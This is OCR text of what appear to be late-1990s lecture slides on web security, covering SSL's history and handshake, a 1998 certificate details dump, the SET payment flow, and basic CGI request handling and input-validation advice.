
- Problems:
  - It’s difficult to maintain privacy
  - Unauthorized third parties can pose as another party
- Solution is SSL
  - SSL is a cryptography system that works at the protocol level
  - Don’t confuse with access control

Secure Sockets Layer (SSL)

- Introduced by Netscape in 1994
- De facto standard
  - S-HTTP
  - PCT
- Versions 2.0 & 3.0
  - Version 2.0 has been hacked

Secure Sockets Layer (SSL)


- Runs at transport layer
  - –Requires dedicated port (443)




SSL Ciphers

- Several cipher suites available
  - Generally pick strongest that browser and server have in common
  - Beware of null ciphers
- Entire session encrypted
  - url
  - contents
  - cookies

SSL Transaction


client sends ClientHello
server ack with ServerHello
Server public key
server sends certificate
server requests client cert.
client sends client certificate
Session key
client sends ClientKeyExchange message
Server private key
Session key
both send ChangeCipherSpec & Finished

SSL Certificate Info




Netsite:	https://trading1.schwab.com/trading/start
File MIME Type:	text/html
Source:	Currently in memory cache
Local cache file:	none
Last Modified:	Unknown
Last Modified:	Unknown
Content Length:	8992
Expires:	Monday, March 02, 1998 16:04:56
Charset:	iso-8859-1 (default)
Security:	This is a secure document that uses a medium-grade encryption key suited for U.S. export (RC4-Export, 128 bit with 40 secret).
Certificate:	**This Certificate belongs to:** trading1.schwab.com, PXDC, Charles Schwab & Co., Inc., Phoenix, Arizona, US — **This Certificate was issued by:** Secure Server Certification Authority, RSA Data Security, Inc., US

Serial Number: 2B:61:A4:A0:6C:19:C8:E3:F7:E4:86:A6:E2:3E:01:94

This Certificate is valid from Wed Feb 11, 1998 to Fri Feb 12, 1999

Certificate Fingerprint:
73:83:DC:0C:63:91:6A:13:7F:69:64:B9:30:C4:F7:A8

Secure Electronic Transactions (SET)


Merchant
1. Customer makes purchase
2. SET sends order & payment info
7. Merchant fills order
Customer
9. Issuing bank sends bill
3. Merchant sends payment info
6. Authorization
8. Capture
4. Bank obtains authorization
5. Issuing bank authorizes
Customer's Bank
Merchant's Bank


Application (CGI) Security

- Who owns the process?
- Anticipate the unexpected
- Validate **all** user input
- Misuse of interpreters
- Beware of pubic cgi
- Don’t rely on hidden form fields

Application (CGI) Security

- CGI Can be written in any language that could be executed on system
  - C/C++
  - Perl
  - Visual Basic
  - UNIX shell
  - lots more…


Static Web Model



CGI Programming Model

- Client requests URL of CGI program

  `http://www.myweb.com/cgi-bin/myprog.pl`



CGI Programming Model

- Output must be sent as HTML
- Cannot send command line options
  - `command% myprog -xyz abcde`
- Must send back something
  - HTTP connection is still open
  - Otherwise processes accumulate and the server will crash!

Basic CGI Security

- Who owns the server process
  - nobody
  - IUSR_[*machine name*]
- Server root directory
  - /wwwroot
- Permissions over `/cgi-bin`
- Indexing

CGI Data Passing

- GET Method
  - `QUERY_STRING` environment variable
    - Anything that follows the first ? in the URL


```
<A HREF="http://www.myweb.com/cgi-
  bin/myprog.pl?input"></A>
```

- `POST Method`
    - string sent to standard input of CGI program

POST Method Example

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<html>
<head>
<meta http-equiv="Content-Type"
   content="text/html; charset=iso-8859-1">
<title>Home Page</title>
</head><body>
<form action="http://ed/cgi-bin/name.pl" method=”post">
    <p>First Name<input type="text" size="20" name="First
   Name"><br>
    Last Name<input type="text" size="20" name="Last
   Name"><br>
    <input type="submit" value="Go!"> </p>
</form>
</body></html>
```

POST Method Example


Home Page - Microsoft Internet Explorer
File Edit View Go Favorites Help
Back Forward Stop Refresh Home Search Favorites Print Font Edit
Address
Links
Go!

http://ed/CGI1/Default.htm

First Name: Ed

